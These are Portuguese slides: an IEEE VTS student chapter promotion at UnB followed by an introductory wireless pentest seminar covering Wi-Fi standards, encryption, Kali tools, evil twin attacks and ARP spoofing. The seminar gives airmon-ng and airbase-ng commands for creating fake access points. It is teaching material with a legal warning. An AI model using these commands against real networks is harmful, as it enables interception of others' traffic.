IEEE VTS - UnB

IEEE VTS Centro-Norte Brasil Section

IEEE
Advancing Technology for Humanity

IEEE VTS
Connecting the Mobile World
IEEE Centro-Norte Brasil Section

O que é IEEE?

Missão

IEEE promove a inovação tecnológica e excelência para o benefício da humanidade.

Visão

É ser essencial para a comunidade técnica científica em todos os lugares no mundo, e ser reconhecido universalmente para com as contribuições de tecnologia e de profissionais técnicos na melhoria das condições globais.




Figura. Formulário de aplicação a IEEE Fellow de Nikola Tesla

IEEE em números

Escopo e Foco do VTS

- Rádio Móvel Transporte
- Terrestre Veículos
- Motorizados Internet das
- Coisas e Aprendizado de
- Máquina
- Eficiência Energética (carros)

IEEE
Advancing Technology for Humanity

IEEE VTS
Connecting the Mobile World
IEEE Centro-Norte Brasil Section

Vantagens em ser membro

Eventos científicos

IEEE
Advancing Technology for Humanity

IEEE VTS
Connecting the Mobile World
IEEE Centro-Norte Brasil Section

WCNPS

- Evento com palestrantes internacionais;
- Entrada gratuita para VTS members;
- Evento transmitido ao vivo;
- Todos os papers aceitos no evento foram publicados no IEEE Xplore;

Oportunidades de Pesquisa na UnB

IEEE
Advancing Technology for Humanity

IEEE VTS
Connecting the Mobile World
IEEE Centro-Norte Brasil Section

Laboratórios Parceiros do VTS

- **LASP (Laboratório de Processamento Sinais em Arranjos)**
- Processamento de Sinais
- Business Inteligence
- **Detecção de Drones**
- Álgebra Multilinear
- Telecomunicações
- **Inteligência Artificial**
- https://lasp.unb.br/

- **Laboratório de Internet das Coisas**
- **Internet das Coisas**
- Redes SDN
- **Segurança**
- Big Data
- Telecomunicações
- https://uiot.org/

Networking

Empreendedorismo e Inovação

IEEE
Advancing Technology for Humanity

IEEE VTS
Connecting the Mobile World
IEEE Centro-Norte Brasil Section

IEEE Entrepreneurship

IEEE
Advancing Technology for Humanity

IEEE VTS
Connecting the Mobile World
IEEE Centro-Norte Brasil Section

- Vídeo Promocional VTS

Quanto Custa?

My Cart

Memberships & Subscriptions items

› Membership Application

Description	Quantity	Dues
IEEE Vehicular Technology Society Membership Included › Customize Options	1 › Remove	US $ 4.50
IEEE Membership (student) Included › Customize Options	1 › Remove	US $ 13.50


Donate to IEEE

Your support of the IEEE Foundation helps improve the human condition and empowers the next generation of technology innovators. Will you make a donation to the IEEE Foundation and change lives today?

***Subtotal:** US**$18.00**

Contatos

Email: desousa@unb.br
joaopaulo.dacosta@ene.unb.br
bruno.justino@ieee.org



Obrigado!

Introdução ao Pentest em Redes Wireless

IEEE VTS Centro-Norte Brasil Section

IEEE
Advancing Technology for Humanity

IEEE VTS
Connecting the Mobile World
IEEE Centro-Norte Brasil Section

Aviso

Roubo de Informações é CRIME, sujeito às penalidades da Lei Nº 12.737, de 30/11/12. O mau uso do conteúdo deste experimento e de ferramentas de analisadores de pacotes é de total responsabilidade do usuário.

A finalidade deste seminário é entender como ataques funcionam, explicitando os riscos aos quais estamos expostos. Por exemplo, um simples acesso à conta do Facebook em uma rede wireless pública de um shopping contém riscos.

Apenas entendendo ataques é possível se criar formas de prevenção contra os mesmos.

Agenda

- Introdução
- Pentest e Kali Linux
- Análise de Redes
- Criptografia WEP
- Segurança WiFi

Agenda

- Introdução
- Pentest e Kali Linux
- Análise de Redes
- Criptografia WEP
- Segurança WiFi

Motivação

- Segurança da informação: empresas de pequeno, médio e grande porte
- Furto de informações por concorrentes e por funcionários com acesso a dados estratégicos
- Técnicas para ataques disponíveis na web
- Exemplos de casos
  - Uma famosa que mandava fotos íntimas via email.
  - Um gerente de banco que utilizava ferramentas na nuvem com dados estratégicos.
  - Governo alemão sofre um ataque de grandes proporções.
  - Um programador produtivo que tinha vários acessos da China.
- Segurança da informação: área em alta no mundo inteiro
  - No Brasil: descaso por parte de várias empresas, em particular, com a privacidade dos dados de seus clientes
  - Cultura brasileira de se ter primeiro incidentes indesejáveis para depois se buscar soluções
  - Profissionais de TI: conhecimentos e especialização em segurança da informação


Histórico

- Wi-Fi ou Wireless Local Area Network (WLAN)
- Padrão IEEE 802.11
- Nome Surgiu em agosto de 1999 criado pela Wi-Fi Alliance
- Utilizada em sua maioria em redes abertas ou com criptografia WEP
- WPA surge apenas em 2003 e é amplamente difundida apenas após 2009

Padrões

Protocolo	Data	Frequência (GHz)	Transmissão Max
IEEE 802.11	Junho-1997	2,4	2 Mbps
a	Setembro – 1999	3,7/5	54 Mbps
b	Setembro – 1999	2,4	11 Mbps
g	Junho – 2003	2,4	54 Mbps
n	Outubro – 2009	2,4/5	135 Mbps
ac	Dezembro – 2013	5	780 Mbps
ad	Dezembro – 2012	60	6,75 Gbps
ah	2016	0,9	
aj	2016	45/60	
ay	2017	60	100 Gbps
ax	2019	2,4/5	

Canais



2.412
2.417
2.422
2.427
2.432
2.437
2.442
2.447
2.452
2.457
2.462
1
2
3
4
5
6
7
8
9
10
11
22 MHz
Gráfico de Frequência dos Canais em GHz

Criptografia e Autenticações

- Open
- WEP (Wired-Equivalente Privacy)
- WPA (Wired Protected Access) e TKIP
- WPA2 e AES
- WPA – Enterprise
- WPS (Wi-Fi Protected Setup)

Access Points e Tipos de Redes

- AP (Access Point) – BSSID – ESSID
- Independent Basic Service Set (IBSS) – Wi-Fi Ad-hoc
- BSS (Basic Service Set)
- ESS (Extended Service Set)
- DS (Distribution Systems)



Antenas

- Antenas Omnidirecionais
- Antenas Direcionais

Direcional


Omnidirecional

Agenda

- Introdução
- Pentest e Kali Linux
- Análise de Redes
- Criptografia WEP
- Segurança WiFi

O que é Pentest?

- É um serviço legalizado e extremamente necessário para qualquer empresa que queira identificar falhas de segurança ou melhorar a segurança da sua informação;
- É um serviço que simula ataques em um ambiente da empresa e realiza várias auditorias;



Tipos de Pentest

- **Blind (BlackBox):** Neste tipo de ataque o auditor não conhece nada sobre o alvo que irá atacar, porem o alvo sabe que será atacado e o que será feito durante o ataque;
- **Double Blind (Double BlackBox):** Neste tipo de ataque o auditor não conhece nada sobre o alvo, e o alvo não sabe que será atacado e tão pouco quais testes serão realizados.
- **Gray Box:** Neste tipo de ataque o auditor tem conhecimento parcial do alvo, e o alvo sabe que será atacado e também sabe quais testes serão realizados. Este é o tipo de pentest mais realista possível, aproximando-se de um ataque real.
- **Double Gray Box:** Neste tipo de ataque o auditor tem conhecimento parcial do alvo, e o alvo sabe que será atacado, porém, não sabe quais testes serão executados.

Tipos de Pentest

- **Tandem**: este tipo de ataque o auditor tem total conhecimento sobre o alvo, e o alvo sabe que será atacado e também o que será testado. Este tipo de ataque também é conhecido como “caixa de cristal”.
- **Reversal**: Neste tipo de ataque o auditor tem conhecimento total do alvo, porém o alvo não sabe que será atacado, e tão pouco quais testes serão executados. Este tipo de ataque é ideal para testes a capacidade de resposta e como está o timing de ação da equipe de resposta a incidentes do alvo.

Kali Linux

- Distribuição Linux, foi desenvolvida pelos mesmo criadores do BackTrack, que foi substituído pelo Kali, que utiliza o kernel do Debian como base;
- O Kali tem mais de 300 ferramentas disponíveis e que podem ser utilizadas para auditoria de softwares e rede;
- Sistema utilizado para realizar Pentests

Principais Ferramentas

- Nmap – Port Scanner
- Wireshark – Analisador de Pacotes
- John The Ripper – Crackeador de Senhas
- Aircrack-ng – Suite tools para teste de intrusão em redes Wi-Fi

Certificações

- OSCP – Offensive Security Certified Professional
- OSWP – Offensive Security Wireless Professional
- OSCE – Offensive Security Certified Expert
- OSEE – Offensive Security Exploitation Expert
- OSWE – Offensive Security Web Expert


Tipos de Hackers


Agenda

- Introdução
- Pentest e Kali Linux
- Análise de Redes
- Criptografia WEP
- Segurança WiFi

Conhecendo o MAC Address

Ataques Twin Evil e Fake AP






Criando um FakeAP


- Placa em modo monitor (# airmon-ng start wlan0)
- airbase-ng wlan0mon –c $(channel) –e $(nome_da_rede) -> Rede Aberta
- airbase-ng wlan0mon –c $(channel) –e $(nome_da_rede) –Z 4-> Rede WPA2

Protocolo ARP

- Uso do protocolo ARP
- Um pacote vem da camada de rede apenas com um endereço IP;
- -As camadas superiores não conhecem nada de endereçamento MAC;
- A camada de enlace precisa descobrir o endereço MAC do IP.




ARP no Wireshark



Man-in-the-middle

- Uma técnica comumente utilizada para esse ataque é chamada de ARP cache poisoning ou ARP Spoofing.
- É mais comum realizer em conexões que não são criptografadas, por exemplo em sites que se comunicam somente por HTTP.



Ferramenta Arpspoofing

